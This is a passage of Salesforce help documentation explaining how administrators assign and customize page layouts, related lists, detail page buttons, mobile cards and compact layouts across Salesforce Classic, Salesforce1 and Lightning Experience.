Assign Page Layouts in the Original Profile User Interface

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

Tailor Business Processes to Different Users

Control User Access to Fields

Assign Page Layouts from a Customize Page Layout or Record Type Page

1. From the management settings for the appropriate object, go to Page Layouts or Record Types.
2. Click **Page Layout Assignment**.
3. Click **Edit Assignment**.
4. Use the table to specify the page layout for each profile. The table displays the page layout assignments for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.

   When selecting page layout assignments:

   - Click a cell, column, or row heading to select all the table cells in that column or row.
   - Press SHIFT+click to select multiple adjacent table cells, columns, or rows.
   - Press CTRL+click to select multiple nonadjacent table cells, columns, or rows.
   - Click any cell and drag to select a range of cells.
   - Click **Next** or **Prev** to view another set of record types.

   Selected page layout assignments are highlighted. Page layout assignments you change are italicized until you save your changes.
5. If necessary, select another page layout to assign from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Page layouts are available in: **All** Editions

Record types are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign page layouts:

- "Manage Profiles and Permission Sets"

SEE ALSO:

Assigning Page Layouts

Edit Multi-Line Layouts for Opportunity Products

You can customize the columns that display when you click **Edit All** in the Products related list of an opportunity detail page.

1. From the object management settings for opportunity products, go to Page Layouts.
2. Next to the name of an opportunity product page layout, click **Edit**.
3. Click **Edit Multi-Line Layout**.
4. Move fields between Available Fields and Selected Fields.
   - To customize which fields display in the layout, select one or more fields in Available Fields and click **Add** or **Remove**.
   - To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
5. Click **Save** to apply your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit multi-line layouts for opportunity products:
- "Customize Application"

Build Page Layouts for Custom Objects

Page layouts define which fields users can view and edit when entering data for a custom object record. You can use the default page layout that is created automatically when you create a custom object. You can also build your own page layout with related lists and custom links. If you do not use any page layout with your custom object, you can still interact with it by using the Force.com API to manage custom data or build a custom user interface.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define page layouts for custom objects:
- "Customize Application"



1. From the object management settings for a custom object, go to Page Layouts.
2. In the Page Layouts related list, open an existing page layout for edit, or create a new page layout.
3. If creating a new page layout, enter a name for it, and select an existing page layout to clone, if desired.
4. Edit the page layout just as you would any other page layout.
5. Click **Save**.

SEE ALSO:

Page Layouts

Find Object Management Settings

How Page Layouts Work in Salesforce1

Use the enhanced page layout editor to customize the layout of an object's record detail pages, configure actions, and adjust which fields and related lists appear in Salesforce1.

In Salesforce1, page layouts drive these areas of the mobile experience.

Record Related Information and Detail Pages

When you view a record in Salesforce1, you see the fields, Visualforce pages, and related lists that are based on the record type and the user's profile. Related lists show up as single-line cards containing the name of the page or related list. Tapping the related list card displays its details.

Mobile Cards

You can add expanded lookups, components, canvas apps, and Visualforce pages to the Mobile Cards section of your page layout to have them show up as mobile cards in Salesforce1. The elements you place in this section don't show up on a record's detail page in the full Salesforce site. They appear only on the record's related information page in Salesforce1.

Note: In organizations that are created after Spring '14, the Twitter component is added by default to the Mobile Cards section of page layouts for objects that support it.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except Database.com

Actions

In Salesforce1, actions in the Salesforce1 and Lightning Experience Actions section of a page layout appear in the action bar and action menu on the object's record pages.

Here are the record detail page, related information page, and action menu for a sample account, Edge Communications:



Page Layouts in Lightning Experience

When you customize your object record pages in Salesforce Classic, those changes can affect the content of object record pages in Lightning Experience. However, in Lightning Experience, the page elements display differently, and some aren't supported.

If you're in an org that supports multiple page layouts, you can create a page layout directly from the Page Layouts related list on any object in the Object Manager. You can also edit or delete an object's page layouts by clicking on a page layout in the Page Layouts related list.


Here's a sample contact record in Lightning Experience. The highlights panel, which contains key fields for the record, is the only part of a record page that you can't customize using the page layout editor. The fields in the highlights panel are customized using a compact layout.

EDITIONS

Available in: Lightning Experience

Page layouts are available in: **All** Editions

Creation and deletion of page layouts is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



These page layout elements are supported in Lightning Experience.

Actions

Actions display in different places, such as the highlights panel, Activity tab, and the Collaborate tab. The actions are derived from the list of actions in the Salesforce1 and Lightning Experience Actions section of the page layout. Some actions aren't supported in Lightning Experience.

For more information, see Actions in Lightning Experience on page 5560.

Canvas Apps

Canvas apps are supported in Lightning Experience.

Custom Links

Custom links display under the Details tab.

Fields

Fields display under the Details tab. You can remove or reorder fields on a page layout only via the page layout editor.

Related Lists

Related lists are included as Lightning components in Lightning Experience. Not all related lists are supported in Lightning Experience. For example, the `Object` History related list isn't supported.

Standard and Custom Buttons

Standard and custom buttons are treated as actions in Lightning Experience, just like in Salesforce1.

Important: Custom buttons that call JavaScript aren't supported in Lightning Experience.

Visualforce Pages

Visualforce pages that you've added to the page layout appear under the Details tab. Only Visualforce pages with `Available for Salesforce mobile apps and Lightning Pages` enabled display in Lightning Experience.

Visualforce pages that have been put into the Mobile Cards section as components don't appear in Lightning Experience.

These page layout elements aren't supported in Lightning Experience.

- Blank spaces
- Expanded lookups

- Mobile cards

  Note: The Twitter card that you see on account, contact, and lead record pages in Lightning Experience isn't the same as the Twitter component available as a mobile card in the page layout editor. The Twitter card in Lightning Experience is a Lightning component. You must have Social Accounts and Contacts enabled for it to appear.

- S-controls
- Sections
- Tags

Note: You can't use the enhanced page layout editor to customize the layout of Lightning Experience record home pages.

SEE ALSO:

Configure the Call, Task, and Event Tabs in the Activity Composer in Lightning Experience

Configure the Email Action in the Activity Composer in Lightning Experience

Tips for Optimizing Page Layouts for Salesforce1

Here are some tips and tricks for making your existing page layouts more mobile-friendly.

Page layouts containing dozens of fields and lots of related lists might be manageable when viewing records on a computer screen, but on a small mobile device, viewing that same record can be overwhelming. People accessing information using a mobile device are looking for a quick way to get what they need, and making your users sift through hundreds of fields and related lists just doesn't make sense.

When optimizing a page layout, consider:

- What are the important things to see at a glance?
- What are the important moments for your users when they're working in Salesforce1?
- What actions or processes can you automate so that your users don't have to manually do them?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except Database.com

The Key: Organize and Minimize Fields

- Use sections to organize information logically, putting the most important things at the top of the page so they show up first. Your users don't want to search for fields individually. Organizing similar fields in sections will help your users find what they need. They can then easily scroll down the page to the section they care about.
- For accounts, contacts, and leads, you don't need to put phone or email fields near the top. They're already quickly accessible via the and icons on each record page's action bar.
- You don't need to keep fields in one column, as the page will render dynamically based on the device that's viewing it. A phone will reorder the fields into a single column, and a tablet or desktop will show two columns.
- Put the most important fields into the compact layout—which drives record highlights and record preview cards in Salesforce1—so they're available right up front, and so your mobile users don't have to drill into the record detail. We'll get into compact layouts in more detail soon.
- Keep the number of required fields to a minimum. Setting a field to required means it must appear on the detail page of all page layouts, so consider whether each field is truly required. You might have to convince stakeholders that a field isn't actually necessary for a record to be saved.
- If available in your organization, think about using record types so that fields that aren't common to all records don't have to appear on all records.

- To reduce the number of fields on a screen, consider using default values for new records instead of having the user enter the data.

Manage Mobile Cards in the Enhanced Page Layout Editor

Add expanded lookups, components, and Visualforce pages to the Mobile Cards section of your page layout to have them show up as mobile cards in Salesforce1.

The items you place in the Mobile Cards section don't show up on a record's detail page in the full Salesforce site but only on the record's related information page in Salesforce1.

You can add these types of elements to the Mobile Cards section of a page layout.

- Components
- Expanded lookups
- Visualforce pages
- Canvas apps

Some standard objects have mobile cards that are added for you by default. Customize the page layout to remove them or add additional cards.

1. Access the page layout editor.
2. From the Expanded Lookups, Components, Visualforce Pages, or Canvas Apps categories, drag an element into the Mobile Cards section.
3. Save the page layout.

After saving the layout, the items you added show up immediately in Salesforce1. You may need to refresh to see the changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except Database.com

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

Customize Related Lists

You can customize the buttons, columns displayed, column order, and record sort order of related lists on record detail pages in Salesforce and the Salesforce Customer Portal.

1. Access the page layout editor.
2. Double-click a related list on the layout to edit it. If you are using the enhanced page layout editor, you can also click the wrench icon ( ).

   Note: You can't customize the History related list because it doesn't store data. The History related list links to data stored elsewhere.

3. Select which fields to include in the related list, and define the order in which the fields display. You can include up to 10 fields per related list.

   Note: You can't move the first field of a related list, because it's a unique identifier for the record.

   You can add custom fields of the long text area type to a related list. However, you can't add some standard fields of the long text area type. For example, you can't add the Description field on an Opportunity to a related list.

   The default sort order varies per record. The `Sort By` drop-down isn't available for activities and opportunity products.

   Lookup fields aren't available for display on their corresponding lookup related list. For example, the case lookup field on an account page layout isn't available when editing the cases related list.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To customize related lists:
- "Customize Application"

4. If desired, select other page layouts to apply your related list customizations to.

   Only layouts that include this related list appear in the list. Layouts that include related lists with the same customizations as the current layout had when you opened it are selected by default.

5. Click **+** in the Buttons section to customize which standard and custom buttons are displayed in the related list.

   Note: The custom button must be defined for the object contained in the related list, not the parent object, and the button `Type` must be List Button. For example, to display a custom button on the Contacts related list of an account, define the custom button for contacts, not accounts.

6. If necessary, click **Revert to Defaults** to undo any customizations and use the default Salesforce settings in the related list.
7. Click **OK** to store your customizations. Changes aren't saved until you save the page layout.
8. Select `Overwrite users' customized related lists` to apply the related lists in the page layout to all users, even if they have already customized their display.
9. Save the page layout.

Note: You can enable related list hover links so that record detail pages include links for each related list at the top of the page. Users can hover the mouse over a related list hover link to display the corresponding related list in an interactive overlay that allows users to quickly view and manage the related list items. Users can also click a related list hover link to jump to the content of the related list without scrolling down the page.

SEE ALSO:

Control User Access to Fields

Customize Detail Page Buttons

When customizing page layouts, you can control which standard and custom buttons are displayed and the order in which the custom buttons are shown. To customize the buttons on record detail pages:

1. From the management settings for the object whose page layout you want to customize, go to Page Layouts.
2. Click **Edit** next to the page layout you want to customize.
3. Do one of the following.
   - In the original page layout editor, double-click the Detail Page Buttons item in the Button Section.
     - To hide any standard button, deselect the checkbox next to the button name.
     - To add or remove a custom button, select the button in the Available Buttons list, and click **Add** or **Remove**.
     - Sort custom buttons by selecting them and clicking **Up** or **Down**.
     - To undo your customizations and restore default settings, click **Revert to Defaults**.
     - Click **OK** to close the popup when you are done.
   - In the enhanced page layout editor, select the Buttons category on the palette and drag one or more buttons from the palette to the buttons section on the page layout. Standard buttons must go in the standard buttons area, and custom buttons must go in the custom buttons area. To remove a standard or custom button from the page layout, drag the button to the palette.
4. Click **Save** on the page layout.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize detail page buttons:

- "Customize Application"

5. Click **Save**.

SEE ALSO:

Override Standard Buttons and Tab Home Pages

Define Custom Buttons and Links

Find Object Management Settings

Customize Page Layouts with the Original Page Layout Editor

The original page layout editor allows you to customize page layouts for detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal.

Note: Salesforce recommends using the enhanced page layout editor instead of the original page layout editor.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

1. Access the page layout editor.
   - Edit Page Layouts for Standard Objects
   - Edit Page Layouts for Custom and External Objects
2. If tags are enabled, specify whether personal and public tags should be included in the header section of the page layout. Users can tag a record only if personal or public tags are included here.
   - To add personal or public tags, select Header Items from the View drop-down list and then drag the Personal Tags or Public Tags items to the header section. You can't change the order in which personal and public tags appear when both are in the header section at the same time.
   - To remove tags, drag the Personal Tags and Public Tags items from the header section to the area under the View drop-down list.
3. To customize buttons, double-click **Detail Page Buttons** in the Button section.
   - To hide any standard button, deselect the checkbox next to the button name.
   - To add or remove a custom button, select the button in the Available Buttons list, and click **Add** or **Remove**.
   - To sort custom buttons, select them and click **Up** or **Down**.
   - To undo your customizations and restore default settings, click **Revert to Defaults**.
   - To close the popup, click **OK**.
4. To arrange fields, custom s-controls, Visualforce pages, custom links, and related lists on the layout, select one or more items from the box on the right and drag them to the desired location. You can drag up to 20 s-controls, 20 Visualforce pages, 20 expanded lookups, and 100 related lists onto a page layout. There are no limits on fields and custom links.
   - To select multiple items individually, use CTRL+click.
   - To select multiple items as a group, use SHIFT+click..

   Note:
   - You can add a Visualforce page to a page layout only if the standard controller on the Visualforce page is set to the object for which you are creating the page layout. If you don't have any Visualforce pages with a standard controller set to that object, the Visualforce Pages category doesn't appear in the palette.
   - Items that are not in the page layout are displayed in the scrolling box on the right-hand side.

- Use the legend to determine what fields are required, dependent, controlling, or have other attributes that may affect your page layout decisions.

5. To set which fields are required and read only, select one or more fields and click **Edit Properties**.
   - The field properties of some standard fields cannot be changed. Custom fields can be changed only if they are not universally required fields.
   - Fields marked as read only are always editable by administrators and users with the "Edit Read Only Fields" permission.
   - If you make a picklist field read only, all new records will contain the default value for that picklist.
   - Auto-number fields are always read only.
   - If you mark the opportunity `Probability` field as read only, the `Probability` value will still be updated automatically when a user changes the `Stage` value of an opportunity.
   - In Professional, Enterprise, Unlimited, Performance, and Developer Editions, field-level security settings override any field properties you set here if the field-level security is more restrictive than the page layout setting.
6. To change the properties of an s-control or Visualforce page, double click it and set the following attributes.
   - `Width` sets the horizontal size in pixels or a percent.
   - `Height` sets the vertical size in pixels.
   - `Show scrollbars` determines whether the iFrame in which the s-control displays contains scrollbars when necessary.
   - `Show label` determines whether the page layout includes the `Label` of the custom s-control. Remove the label to display the custom s-control in a wider area.
7. To organize the page using sections, click **Edit** next to an existing page section, or click **Create New Section** to create a new page section.
   - Enter a name for the section. Note that names of some standard page sections cannot be changed.
   - Set whether the section should have one or two columns.
   - Set the order in which users can tab through the items in that section.
   - Set whether the section name should be shown on the detail and edit pages.
8. To customize related lists on the page layout, double-click a related list in the Related List section.
   - To add or remove fields, select one or more fields and use the arrows to add or remove them to the related list columns on the page layout and to define the order in which the related list columns display. You can include up to 10 fields per related list.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
   - To sort the items in the related list, select a field from the Sort By drop-down list. Items are displayed in ascending order unless you select `Descending`. The default sort order varies per record. The Sort By drop-down is not available for activities and opportunity products.
   - If necessary, select additional page layouts to which your related list customizations will apply.
   - To customize which standard buttons display in the related list, select or deselect the checkbox next to the button name.
   - To customize which custom buttons display in the related list, select the button and click **Add** or **Remove**. To sort custom buttons, select them and click **Up** or **Down**.

     Note: To create a custom button for the related list, see Define Custom Buttons and Links. The custom button must be defined for the object contained in the related list, instead of the parent object, and the button `Type` must be List Button. For example, to display a custom button on the Contacts related list of an account, define the custom button for contacts, not accounts.

Some related lists are not customizable because they link to data rather than store it. You can move your cursor over any related list section to see if it is customizable. Also, lookup fields are not available for display on their corresponding lookup related list. For example, the case lookup field on an account page layout is not available when editing the cases related list.

Note: You can enable related list hover links so that record detail pages include links for each related list at the top of the page. Users can hover the mouse over a related list hover link to display the corresponding related list in an interactive overlay that allows users to quickly view and manage the related list items. Users can also click a related list hover link to jump to the content of the related list without scrolling down the page.

9. To apply the related lists in the page layout to all users, even if they have already customized their display, select `Overwrite users' customized related lists`.
10. To review the page layout, click **Preview**. From the preview in Enterprise, Unlimited, Performance, and Developer Editions, select a profile to see how the pages will look for users with different profiles. Note that most related lists' columns preview without data.
11. Click **Save** to finish. Alternatively, click **Quick Save** to save and continue editing the page layout.

In Professional, Enterprise, Unlimited, Performance, and Developer Editions:.

- To choose which related records display in the Console tab's mini view, click **Mini Console View**.
- To define the mini page layouts of the records that appear in the Console tab's mini view, click **Mini Page Layout**.

Note: You cannot define mini console views or mini page layouts for the Close Case Layout or the Log a Case Page and View Cases Page layouts on the Self-Service Portal.

In Enterprise, Unlimited, Performance, and Developer Editions:

- You can assign page layouts for different profile and record type combinations.
- You can set field-level security to restrict field access further.

Notes on Using the Original Page Layout Editor

SEE ALSO:

Notes on Using the Original Page Layout Editor
Customize Related Lists
Page Layouts

Notes on Using the Original Page Layout Editor

EDITIONS

Available in: Salesforce Classic

Available in all editions

- When customizing page layouts for tasks, you can select the following checkboxes. (These options are unavailable when user control over task assignment notifications is enabled.)
  - `Show Task Email Notification checkbox` displays the `Send Notification Email` checkbox when users create or edit a task.
  - `Select Task Email Notification checkbox by default` selects the `Send Notification Email` checkbox by default when users create or edit a task. Note that a user's personal preference for defaulting the state of the checkbox takes precedence over the organization-wide setting.
- When customizing page layouts for cases, you can select the following checkboxes. (These options are unavailable when user control over task assignment notifications is enabled.)
  - `Show on edit page Case Assignment checkbox` displays the `Assign using active assignment rules` checkbox when users create or edit a case.

  - `Default Case Assignment checkbox` automatically runs case assignment rules.

    If both `Show on edit page` and `Select by default` are selected, the assignment checkbox is selected by default, but users can deselect it to override the assignment rule.

  - `Show Case Email Notification checkbox` displays the `Send Notification Email` checkbox when users create or edit a case.
  - `Select Case Email Notification checkbox by default` selects the `Send Notification Email` checkbox by default when users create or edit a case.

- Page layouts for the user object only include custom fields, custom links, s-controls, and Visualforce pages. Tagging, related lists, custom buttons, and standard field customizations are *not* included on page layouts for the user object. Also, field-level security is available only for custom fields on the user object.
- You can define mini page layouts for the user object; however, you cannot add standard fields or related lists. Also, a customized mini page layout won't display in the Agent console.
- Users can import values into a field only if they have read and edit access. User permissions, page layout assignments, and field-level security settings determine field access.
- In Personal, Contact Manager, and Group Editions, page layouts control which fields users can access in related lists, list views, reports, Connect Offline, email and mail merge templates, custom links, and when synchronizing data. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, this access is controlled by field-level security.
- In Professional, Enterprise, Unlimited, Performance, and Developer Edition, individual users can customize which tabs and related lists display for their personal use.
- When editing a person account page layout, if you add `Shipping Address` next to `Billing Address` in the Address Information section, a link will display on the person account edit page that allows you to copy the billing address to the shipping address. Also, an equivalent link appears if you add `Other Address` to the Address Information section.
- Some items can only be moved to certain sections on the page layout. For example, you can drag a custom s-control to any field section on the page layout but not a related list section or button section.
- Create the appropriate buttons before editing your page layout. For example, create an account custom button for the detail page and a contact custom list button before putting them both on an account page layout.
- If you use the original page layout editor to view a page layout that was created in the new page layout editor, the original page layout editor will show any blank spaces you added. You cannot move or add blank spaces in the original page layout editor, but you can remove them by dragging them to the box on the right.

SEE ALSO:

Customize Page Layouts with the Original Page Layout Editor

Compact Layouts

Compact layouts display a record's key fields at a glance in both Salesforce1 and Lightning Experience.

In the full Salesforce site, a compact layout determines which fields appear in the Chatter feed item that appears after a user creates a record with a quick action.

Note: To avoid inadvertent sharing of information through the feed, the Task page layout determines the fields displayed in the Chatter feed items for tasks created using a quick action.

In Salesforce1, the first four fields that you assign to a compact layout appear in:


- An object's record highlights area
- Expanded lookup cards on a record's related information page

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

In Lightning Experience, the first five fields that you add to a compact layout display in an object's record highlights panel and in the expanded lookup card you see when you hover over a link in record details. The field you put first displays at the top in bold.



Note: If a user doesn't have access to one of the fields that you assign to a compact layout, the next field on the layout is used.

If you don't create custom compact layouts for an object, all the object's record highlight fields, preview cards, and action-related feed items are driven by a read-only, system default compact layout that contains a predefined set of fields. After you create one or more custom compact layouts, you can set one as the primary compact layout for the object. The primary compact layout is then used as the default for that object.

Primary compact layouts determine which fields are shown in Chatter personal digest emails.

If you have record types associated with an object, you can override the primary compact layout assignment and assign specific compact layouts to different record types.

Compact layouts support all field types except:

- text area
- long text area
- rich text area
- multi-select picklist

Create Compact Layouts
Use compact layouts to customize the fields that display for object records when viewed in Salesforce1 and Lightning Experience.
Assign Compact Layouts to Record Types
If you don't create custom compact layouts for an object, all the object's record highlight fields, preview cards, and action-related feed items are driven by a read-only, system default compact layout that contains a predefined set of fields. After you create one or more custom compact layouts, you can set one as the primary compact layout for the object. The primary compact layout is then used as the default for that object. If you have record types associated with an object, you can override the primary compact layout assignment and assign specific compact layouts to different record types.
Notes on Compact Layouts

Create Compact Layouts

Use compact layouts to customize the fields that display for object records when viewed in Salesforce1 and Lightning Experience.

The first four fields on your compact layout populate the record highlights section at the top of each record view in Salesforce1. The record highlights section in Lightning Experience uses the first five fields on the compact layout.

1. From the management settings for the object that you want to edit, go to Compact Layouts.
2. Create a new compact layout and give it a label.
3. Add up to 10 fields.

   Tip: Put the object's `Name` field first to provide context for your users when they view a record.

4. Sort the fields by selecting them and clicking **Up** or **Down**.

   The order you assign to the fields determines the order in which they display.

5. Save the layout.
6. To set the compact layout as the primary compact layout for the object, click **Compact Layout Assignment**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience


Available in: **All** editions except **Database.com**

USER PERMISSIONS

To customize compact layouts:
- "Customize Application"

To view compact layouts:
- "View Setup and Configuration"

Example: This image shows a sample edit compact layout page for the standard Account object:



Here is the detail page for a sample account in the Salesforce1 mobile app. You can see that the account's name, site, phone number, and account number are concisely displayed at the top of the page.



Assign Compact Layouts to Record Types

If you don't create custom compact layouts for an object, all the object's record highlight fields, preview cards, and action-related feed items are driven by a read-only, system default compact layout that contains a predefined set of fields. After you create one or more custom compact layouts, you can set one as the primary compact layout for the object. The primary compact layout is then used as the default for that object. If you have record types associated with an object, you can override the primary compact layout assignment and assign specific compact layouts to different record types.

1. From the management settings for the object that you want to edit, go to Compact Layouts.

   Tip: For Salesforce Knowledge articles, from Setup, enter *Knowledge Article Types* in the Quick Find box, then select **Knowledge Article Types**, click the name of an article type, then scroll down to the Compact Layouts related list.

2. Click **Compact Layout Assignment**.
3. Select a compact layout to use as the primary compact layout for this object.
4. In the Record Type Overrides section, select one or more record types to which you want to assign a compact layout.

   If you don't have record types set for the object, you won't see this section. If you don't set any record type overrides, all record types use the object's primary compact layout by default.

